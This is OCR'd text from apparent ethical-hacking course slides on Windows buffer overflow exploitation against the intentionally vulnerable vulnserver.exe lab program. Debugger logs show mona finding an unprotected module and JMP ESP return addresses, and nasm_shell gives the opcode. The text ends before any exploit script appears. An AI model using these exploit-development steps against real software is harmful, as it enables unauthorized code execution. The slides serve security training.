

Immunity Debugger - vulnserver.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Address Message
Running

```
         Immunity Debugger 1.85.0.0 : R'lyeh
         Need support? visit http://forum.immunityinc.com/
         Error accesing memory
         File 'E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe'
         [06:46:06] New process with ID 00001FA0 created
         Main thread with ID 00002618 created
77C32930 New thread with ID 0000229C created
00400000 Modules E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe
           CRC changed, discarding .udd data
62500000 Modules E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\essfunc.dll
75050000 Modules C:\Windows\system32\mswsock.dll
750A0000 Modules C:\Windows\SYSTEM32\apphelp.dll
75930000 Modules C:\Windows\System32\RPCRT4.dll
75AF0000 Modules C:\Windows\System32\msvcrt.dll
76E20000 Modules C:\Windows\System32\KERNELBASE.dll
77080000 Modules C:\Windows\System32\WS2_32.DLL
77240000 Modules C:\Windows\System32\KERNEL32.DLL
77B80000 Modules C:\Windows\SYSTEM32\ntdll.dll
77BF6E70 [06:46:07] Attached process paused at ntdll.DbgBreakPoint
         [06:46:20] Thread 0000229C terminated, exit code 0
0BADF00D [+] Command used:
0BADF00D !mona modules

         ---------- Mona command started on 2022-04-04 06:50:37 (v2.0, rev 604) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D ----------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D ----------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ----------------------------------------------------------------------------------------------------
0BADF00D  0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffe
0BADF00D  0x76e20000 | 0x77072000 | 0x00252000 | True   | True    | True  |  False   | True   | 10.0.22000.434 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADF00D  0x75050000 | 0x750a0000 | 0x00050000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0BADF00D  0x750a0000 | 0x75140000 | 0x000a0000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0BADF00D  0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False |  False   | False  | -1.0- [vulnserver.exe] (E:\CEH-Tools\CEHv12 Module 06 System Hacking\Bu
0BADF00D  0x77240000 | 0x77330000 | 0x000f0000 | True   | True    | True  |  False   | True   | 10.0.22000.434 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0BADF00D  0x75af0000 | 0x75bb2000 | 0x000c2000 | True   | True    | True  |  False   | True   | 7.0.22000.1 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
0BADF00D  0x77b80000 | 0x77d29000 | 0x001a9000 | True   | True    | True  |  False   | True   | 10.0.22000.434 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D  0x75930000 | 0x759eb000 | 0x000bb000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADF00D  0x77080000 | 0x770e4000 | 0x00064000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
0BADF00D ----------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.578000
```

```
!mona modules
```

There is no memory protection for the module essfunc.dll

Windows Buffer Overflow Exploitation (Cont'd)


Immunity Debugger - vulnserver.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Address Message
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb - Parrot Terminal
File Edit View Search Terminal Help

```
0BADF00D [+] This mona.py action took 0:00:01.578000
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xff\xe4" -m essfunc.dll

         ---------- Mona command started on 2022-04-04 07:15:04 (v2.0, rev 604) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules essfunc.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x62500000 to 0x62508000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 9
0BADF00D [+] Results :
625011AF   0x625011af : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
625011BB   0x625011bb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
625011C7   0x625011c7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
625011D3   0x625011d3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
625011DF   0x625011df : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
625011EB   0x625011eb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
625011F7   0x625011f7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
62501203   0x62501203 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False,
62501205   0x62501205 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False,
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.531000
```


```
!mona find -s "\xff\xe4" -m essfunc.dll
```

Return address of the vulnerable module

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Hex code for JMP ESP command

Windows Buffer Overflow Exploitation (Cont'd)


Immunity Debugger - vulnserver.exe - [CPU - thread 00002D98, module essfunc]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
Paused
jump.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
jump.py

